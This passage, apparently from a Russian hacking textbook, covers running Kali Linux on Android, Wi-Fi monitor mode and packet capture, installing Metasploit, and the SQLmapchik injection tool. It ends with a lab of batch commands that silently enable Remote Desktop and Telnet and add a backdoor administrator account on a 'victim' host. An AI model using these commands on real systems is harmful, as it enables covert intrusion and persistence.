Программа androidVNC не обязательна, т. к. большинство утилит, которые понадобятся, работают в режиме командной строки. Для работы в терминальном режиме можно использовать любую из предлагаемых в репозитории Play Маркета.

Работа с Linux через терминальное окно продемонстрирована на рис. 5.162.

Рис. 5.162

В связи с тем, что Complete Linux Installer содержит детальные инструкции, здесь на этом подробно останавливаться не будем. Отметим только, что при скачивании образа Linux посредством этой программы может вызвать затруднения то, что файлы имеют большой размер, а память вашего "андроида" ограничена. Поэтому самый простой способ — если вы будете скачивать образы не на смартфоне, а на вашем компьютере, а потом перенесете распакованный образ на SD-карту в требуемую папку (название папки предлагается в подсказках Complete Linux Installer, но его можно задать, используя настройки, самостоятельно). При выборе образа нужно также понимать, что файловая система на SD-карте может иметь ограничения на максимальный размер файла (для Fat32 — 4 Гбайт.) Поэтому, как правило, в таких случаях выбирают базовый вариант образа наименьшего объема (рис. 5.163). При необходимости отсутствующие компоненты доустанавливают из Интернета средствами самого Linux. В Play Маркете есть утилиты, поддерживающие NTFS, но не факт, что они сработают. Некоторые смартфоны поддерживают файловую систему exFAT, также справляющуюся с файлами больших размеров.




Рис. 5.163

В качестве альтернативы Complete Linux Installer рассмотрим программу Linux Deploy и в связке с ней для запуска графического интерфейса — VNC Viewer (рис. 5.164).




Рис. 5.164

При первом запуске программы Linux Deploy в разделе **Setting** выберем опцию **Language** и установим русский язык. Далее в разделе **Установки** выберем **Дистрибутив** — **Kali Linux** и другие параметры, наиболее важные из которых отмечены на рис. 5.165.

И все же наиболее важным является параметр опции **Путь установки**! Очень существенно, чтобы не было ошибки в пути. Именно туда при установке скачается и развернется файл размером 4 Гбайт (здесь — linux.img), который является образом того Linux, который был указан в опции **Дистрибутив** (у нас это Kali Linux).

Хотя в конфигурации отмечена, как важная, опция **Окружение рабочего стола**, но в принципе, как уже упоминалось ранее, это не совсем так. Тем не менее, для любителей "оконного представления" информации почему-то бывает очень существенно, что выбрать — KDE, Gnom или какую-то другую разновидность окружения.

Когда все параметры выбраны, остается только нажать на верхнюю строчку этого раздела — **Установить**. Делается при наличии подключения к Интернету посред-




Рис. 5.165

ством Wi-Fi (т. е. с дешевым Интернетом и на достаточной скорости). Установка может занять до двух часов. О завершении установки программа сообщит. Остается только нажать кнопку **СТАРТ** (рис. 5.166).

Программа позволяет создавать различные профили для конфигурирования и запуска Linux. Это можно сделать, нажав на изображение пингвина вверху слева (см. рис. 5.166). В нашем примере профиль назван kAli. Итак, после того как будет дан старт, запускаем VNC Viewer. Нажимаем на изображение большого символа +, чтобы создать новое соединение, в поле **Address** вводим **localhost**, **Name** — любое

имя (у нас Kali), отмечаем флажок **Save Password** (Запомнить пароль), рис. 5.167. При авторизации система запросит пароль (рис. 5.168), и нужно ввести **changeme**. В результате загрузимся в Kali Linux (рис. 5.169).




Рис. 5.166




Рис. 5.167




Рис. 5.168

Если нас не устраивают параметры: размеры окна, окружение, что-то еще, мы всегда сможем выставить другие параметры в меню **Параметры** Linux Deploy (см. рис. 5.165). Например, размер окна можно указать в разделе **Параметры GUI**. После изменений нужно выбрать **Переконфигурировать** и заново стартовать Linux (**СТОП**, затем **СТАРТ**).




Рис. 5.169

Чтобы понять, что все нормально работает и в графическом окружении (а мы с вами ранее уже работали в Kali Linux именно в графическом окружении), выберем **Applcation | System** и привычный нам **Terminal** (рис. 5.170).




Рис. 5.170

В терминальной сессии, работающей с правами root, для пробы можно дать следующие команды:

```
apt-get install aircrack-ng
apt-get install ethtools
```

```
apt-get install usbutils
apt-get install pciutils
```

Мы увидим, как из Интернета устанавливаются программы, которые отсутствовали при разворачивании образа. Таким образом, может быть установлен любой недостающий нам инструмент из набора Kali Linux.

Если были проделаны все четыре вышеуказанные команды по установке, то можно попробовать команду, которую раньше мы применяли *(см. главу 4)* для перевода Wi-Fi-карты в режим монитора:

```
airmon-ng start wlan0
```

Скорее всего (за редким возможным исключением), будет получено сообщение, как на рис. 5.171.




Рис. 5.171

Если бы нам удалось перевести Wi-Fi-карту в режим монитора, то было бы заманчиво, используя смартфон в походных условиях, ловить пакеты сетей Wi-Fi с помощью известной нам утилиты airodump-ng. И далее, уже в стационаре, с помощью Elcomsoft Wireless Security Auditor, используя мощности большого компьютера, а также графических адаптеров, завершить процесс расшифровки *(см. главу 4)*.

Но дело в том, что практически на всех моделях смартфонов, за редким исключением, драйверы сетевых карт имеют соответствующие ограничения.

Кстати, поскольку Android — это фактически тот же Linux (правда, сильно "обрезанный"), мы могли бы доустановить нужные нам утилиты aircrack-ng и др. прямо в операционную систему Android, даже не устанавливая специально для этого Kali

Linux. И в подавляющем большинстве случаев мы все равно получили бы отрицательный результат.

Поэтому, если вы все же, вопреки всему, будете ломать свой смартфон, проводить различные эксперименты, то предлагаем в качестве домашнего задания попробовать самостоятельно разобраться с поставленной задачей так, чтобы пропатчить драйверы вашего смартфона и заставить Wi-Fi-карту переходить в режим монитора. Это будет интересно. Начните разбираться с проблемой со статьи по следующей ссылке:

http://www.aircrack-ng.org/doku.php?id=install_drivers

Разберетесь вы или нет с запуском Wi-Fi-карты в режиме монитора — это не так существенно. Но, подводя итог тому, что мы с вами научились устанавливать Linux на смартфон, заметим, что есть один очень важный момент в том, какую основную цель мы при этом преследовали. Дело в том, что сейчас вы фактически получили основу для организации достаточно мощной передвижной компьютерной лаборатории на базе смартфона. И если вы, к примеру, не найдете подходящей версии той же zANTI, включающей Metasploit Framework, то теперь вы запросто снабдите этим свой смартфон, всего лишь установив указанный продукт на Kali Linux (и это будет еще одним вашим домашним заданием). А начальным моментам, как пользоваться Metasploit Framework под Linux, мы вас уже обучили немного раньше.

В качестве подсказки: инструкцию по установке вы можете применить, например, скачав ее с этого адреса:

https://community.rapid7.com/docs/DOC-2100

Мы с вами уже многому научились. Поэтому вы должны были догадаться сами, что получить доступ к Linux, установленному на смартфоне, с домашнего компьютера (например, с операционной системой Windows), можно также посредством любой доступной для бесплатного использования программы из Интернета VNC Viewer. Это особенно полезно тому, у кого слабое зрение и толстые пальцы. Устанавливать программы, проводить подготовительные работы на смартфоне с применением стационарного компьютера с большой клавиатурой гораздо удобнее. На рис. 5.172 и 5.173 показан процесс инсталляция Metasploit Framework, происходящий на смартфоне, но запускаемый и контролируемый нами со стационарного компьютера. Для соединения со смартфоном с применением VNC Viewer нужно только знать его правильный IP-адрес (рис. 5.174) в домашней сети, а вычислять его вы уже умеете.

Так же в качестве домашнего задания можете попробовать организовать SSH-соединение со смартфоном с установленным Linux. Для этого можно использовать уже знакомую JuiceSSH. А еще лучше для разнообразия примените программу ConnectBot (рис. 5.175).

Синтаксис адреса для соединения будет такой: root@127.0.0.1:22, потому что программа запущена с того же хоста (смартфон), на котором установлен Linux (рис. 5.176). Работать такое соединение будет, если при установке Linux в настройках **Linux Deploy** в разделе **SSH** был указан параметр **Разрешить запуск SSH сервера** (см. рис. 5.165), или вы его стартуете вручную.



root's X desktop (localhost:0) - TightVNC Viewer
Ctrl Alt
~/Downloads : apt-get
File Edit View Bookmarks Settings Help

Рис. 5.172




Рис. 5.173




Рис. 5.174




Рис. 5.175




Рис. 5.176

Продолжая разговор про софт для смартфонов и слабо надеясь, что вы никогда не станете применять программы из неофициальных источников и не будете вносить изменения в смартфон для предоставления прав root, вновь вернемся к разрешенному программному обеспечению.

Для того чтобы иметь представление об основных инструментах, имеющихся для легального использования в официальных источниках смартфона, можно установить программу Droid-CAT. Главное меню представляет собой указатель категорий программ (рис. 5.177).




Рис. 5.177




Рис. 5.178

В каждой категории есть список программ. Например, для раздела **Sniffers & Reconnaissance** (рис. 5.178). При выборе программы из списка вы получите сообщение с ее кратким описанием, и тут же имеется кнопка — ссылка для перехода в Play Маркет (рис. 5.179). Если же программа установлена, как, например, в нашем случае программа Fing, то вы получите обычное уведомление Play Маркета об этом и сможете ее тут же запустить.

В отношении Droid-CAT непонятно только одно: для программы-справочника уж больно долго при работе она производит свои действия. Что она там крутит?! Непонятно! Спишем этот недостаток на то, что это бета-версия. Все же, повторимся: программа официально разрешена.

И, вновь слегка отдалившись от темы, буквально в двух словах упомянем еще о наличии программ-шпионов. Установив такую на свой смартфон, вы (хочется надеяться) всегда проследите, где находится ваш телефон. Но, если кто-то установит

такую программу вам, он также может проследить за вами, получать фото с вашей камеры, осуществить блокировку. Причем программа может быть установлена скрытно, значка видно не будет, и вызов ее на смартфоне осуществляется при вводе пароля (например, несуществующий, заданный установившим программу, номер телефона). Примеры таких программ: Wheres My Droid, SeekDroid.

Из разрешенных, имеющихся в Play Маркете программ, большой интерес представляет замечательная программа SQLmapchik. По какой-то причине о ней знают немногие. Но это мощнейший инструмент для тестирования сайтов на возможность проведения SQL-инъекции (рис. 5.180). Поэкспериментируйте с ней самостоятельно. Мы же заметим, что программа является аналогом знаменитой SQLmap, существующей как для Windows, так и для Linux. Разобраться с SQLmapchik вам будет очень легко, потому что прилагать особых усилий для организации испытательного стенда не придется. При запуске сканирования программа сразу же предлагает ссылку на сайт, имеющий характерные типы уязвимостей, подходящих для применения SQL-инъекций.




Рис. 5.179




Рис. 5.180

Если все же в результате опытов после установки непроверенного приложения (не из Play Маркета) вам не удается никак его удалить (без перепрошивки) — посмотрите, не указано ли это приложение в разделе **Настройки | Безопасность | Администраторы устройства**, при необходимости отключите его там, после чего вновь попробуйте удалить.

5.4. Лабораторная работа для апробирования стандартных средств операционной системы

Включить удаленное управление компьютером можно за счет внедрения жертве соответствующего программного кода по следующей схеме: заражение, например, происходит на каком-либо фишинговом сайте, об этом мы немного рассказали в *главе 1*, затем срабатывает сценарий, вносящий изменения на компьютере.

В этом плане больший интерес представляют эксплойты. Хакеры суперкласса сами пишут себе программы для проникновения и управления компьютером. Искусство написания эксплойтов не входит в тематику настоящей книги.

Но, дело еще и в том, что для того чтобы на компьютере жертвы внести необходимые хакеру изменения, как правило, и не требуется никаких особых программ, которые нам с вами было бы интересно сейчас разобрать. Основная цель хакера — все сделать по максимуму стандартными средствами операционной системы так, чтобы его вмешательство не обнаруживали антивирусные программы.

В контексте сказанного рассмотрим простой, но убедительный пример: как в Windows включается\выключается удаленное управление рабочим столом из командного файла (нужно обладать административными правами, и должен быть отключен контроль учетных записей).

За эту функцию отвечает ключ реестра:

```
HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server
fDenyTSConnections
```

Включение осуществляется так:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

Выключение производится следующим образом:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 1 /f
```

Всё! Никаких особых программ. А если еще погасить эхо стандартным образом (например, командой `@echo off`), то никто не заметит на экране момент изменения настроек компьютера.

Попутно отметим, что устаревшие версии реализации RDP при желании пользователя сохраняли учетные данные, включая пароль в файле default.rdp (файл имеет атрибуты системного и скрытого). Для того чтобы "вытаскивать" эти данные, хакер применял соответствующие программы. Например, в Cain до сих пор почему-то присутствует инструмент Remote Desktop Password Decoder для получения паролей из таких записей (рис. 5.181).

Но, в современных версиях RDP пароли в rdp-файле уже не хранятся, их следует искать в системных файлах.

Продолжая тему о том, как стандартными средствами можно "работать" на хосте-жертве, в качестве лабораторной работы на компьютере с операционной системой

Windows 8, установленной по умолчанию (а значит, без компонента Telnet-сервер), попробуйте выполнить следующее:

1. Создайте командный файл такого содержания (можно обычным Блокнотом, а затем переименовать его в test1.bat):

```
DISM /Online /Enable-Feature /FeatureName:TelnetServer
pause
```




Рис. 5.181

2. Убедитесь, что компонент Telnet-сервер действительно отсутствует (**Панель управления | Программы и компоненты | Включение или отключение компонентов Windows**).
3. Произведите запуск подготовленного командного файла test1.bat от имени администратора.
4. Вновь проверьте (см. п. 2) наличие установки Telnet-сервера. Вы увидите, что теперь он уже установлен.
5. Убедитесь, что служба **Telnet** не запущена (**Панель управления | Администрирование | Службы**). То есть, в колонке **Состояние** напротив службы **Telnet** нет записи "Работает".
6. Создайте командный файл такого содержания (назовите его test2.bat):

```
sc config tlntsvr start=auto
net start Telnet
pause
```

7. Произведите запуск подготовленного командного файла test2.bat от имени администратора.
8. Убедитесь (как в п. 5), что служба **Telnet** запустилась.

9. Создайте командный файл такого содержания (назовите его test3.bat):

```
chcp 1251
net user test 87654321 /add
net localgroup Администраторы test /add
net localgroup TelnetClients test /add
pause
```
